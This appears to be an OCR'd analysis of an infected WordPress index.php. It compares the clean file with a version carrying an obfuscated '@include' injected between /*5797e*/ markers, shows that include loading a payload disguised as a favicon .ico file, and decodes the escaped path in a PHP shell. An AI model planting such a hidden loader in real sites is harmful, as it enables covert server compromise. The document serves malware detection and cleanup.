


```php
<?php
/*5797e*/


/*5797e*/
/**
 * Front to the
 * wp-blog-heade
 *
 * @package Word
 */

/**
 * Tells WordPre
 *
 * @var bool
 */
define( 'WP_USE_

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

./index.php from wordpress.org


```php
<?php
/**
 * Front to the WordPress application. This file doesn't do
 * wp-blog-header.php which does and tells WordPress to loa
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output i
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

./index.php file recovered.




```php
<?php
/*5797e*/

@include "\057home\057u[...]0\146f481\1441.ic\157";

/*5797e*/
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

Hidden code revealed



```php
<?php
/*5797e*/

@include "/home/usuario/public_html/wp-content/themes/theme/assets/favicon_0ff481d1.ico";

/*5797e*/
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```



```
<?php
/*5797e*/

@include "/home/usuario/public_html/wp-content/themes/theme/assets/
    favicon_0ff481d1.ico";

```

```
$ php -a
Interactive shell

php >
php > echo "\x2fh\x6fm\x65/x63_\x68t\x6dl\x2fh\x6fm\x652\x301\x36/\x76e\x6ed\x

/home/usuario/public_html/wp-content/themes/theme/assets/favicon_0ff481d1.ico

php >
```

